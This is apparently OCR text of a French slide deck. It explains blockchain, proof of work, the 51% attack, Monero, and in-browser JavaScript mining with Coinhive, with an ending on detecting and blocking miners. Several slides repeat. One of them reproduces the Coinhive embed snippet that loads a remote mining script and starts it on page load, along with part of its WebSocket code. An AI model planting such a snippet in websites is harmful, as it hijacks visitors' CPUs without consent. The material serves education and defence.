
- Une blockchain est une suite de blocs croissante, qui sont liés entre eux grâce à des procédés cryptographiques.
- Chaque bloc contient un hash cryptographique du bloc précédent, un horodatage, et des données.



Blockchains – Qu'est-ce-que la blockchain ?

Forks


- Des forks au sein de la blockchain apparaissent régulièrement, dus à l'asynchronisme du réseau ou à des conflits.



Blockchains – Qu'est-ce-que la blockchain ?

Forks


- Dans ce cas, la chaine la plus **longue** est choisie.



Blockchains – Qu'est-ce-que la blockchain ?

Tentative de modification d'un ancien bloc

- Le hash du nouveau bloc sera différent de l'ancien. La chaine est rompue.



Blockchains – Qu’est-ce-que la blockchain ?


Preuve de travail

- La majorité des blockchains utilisent la **preuve de travail** en guise de consensus.
- Les mineurs utilisent les ressources CPU pour résoudre des problèmes mathématiques complexes, mais triviaux à vérifier.
- En cas de résolution, ils gagnent le droit d’insérer un nouveau bloc et sont rémunérés.

Blockchains – Qu'est-ce-que la blockchain ?


Preuve de travail

- Bitcoin : « Trouver un nombre **S**, tel que le hash de la concaténation du hash du bloc précédent avec S donne un résultat plus petit qu'un nombre **D** fixé ».




Blockchains – Qu’est-ce-que la blockchain ?

Coopérative de mineurs



Blockchains – Qu'est-ce-que la blockchain ?

Coopérative de mineurs



Blockchains – Qu'est-ce-que la blockchain ?

Attaque des 51%


- Une coalition disposant de plus de la moitié de la puissance de calcul du réseau peut :
  - Modifier des anciens blocs, et donc réécrire la blockchain
  - Réaliser une double dépense
  - Boycotter des transactions
  - Casser la confiance dans le système

- Prix d'une telle attaque (sur le réseau Bitcoin, en 2016):

  4,800,000,000$ pour les asics

  10,000,000$ pour les ordinateurs

  1,000,000$ pour l'électricité



Blockchains – Qu'est-ce-que la blockchain ?

Monéro


- Anonymat
- Prix en évolution


Mineurs JavaScript

Mineurs JavaScript - Présentation

Présentation

- Coinhive est une bibliothèque JavaScript permettant de miner des crypto-monnaies (Monero ou Electroneum) à partir d'un navigateur web.
- Différentes variantes :
  - Un captcha lançant le mineur pour une durée fixée lors du clic de l'utilisateur pour confirmer qu'il n'est pas un robot.
  - Un lien court de redirection, demandant la résolution d'un certain nombre de challenges pour pouvoir accéder à la page demandée (permettant également de se protéger des attaques DDOS).
  - Un mineur s'exécutant en arrière plan sur une page web standard.





Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Librairies à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:    var miner = new CoinHive.User('<site-key>', 'user');
04:    miner.start();
05: </script>
```

Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Librairies à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```

Identifiant unique où seront versées les récompenses

Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Librairies à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```


Permet de partager sa récompense avec l'utilisateur minant (facultatif)

Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Librairies à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```



Mineurs JavaScript - Analyse


Analyse

- Même principe qu'une coopérative de mineurs :

  Web socket sur une des adresses du serveur pour communiquer

  Le serveur envoie des challenges, la machine minant envoie les solutions trouvées

```
01: Miner.prototype._connect = function() {
02:         if (this._socket) {
03:             return
04:         }
      ...
05:         this._socket = new WebSocket(proxyUrl);
```




Mineurs JavaScript – Détection et blocage


Détection

- Script qui se charge sur le navigateur


- Whoismining.com



- Surcharge des CPU et ventilateurs qui fonctionnent au maximum




Mineurs JavaScript – Détection et blocage

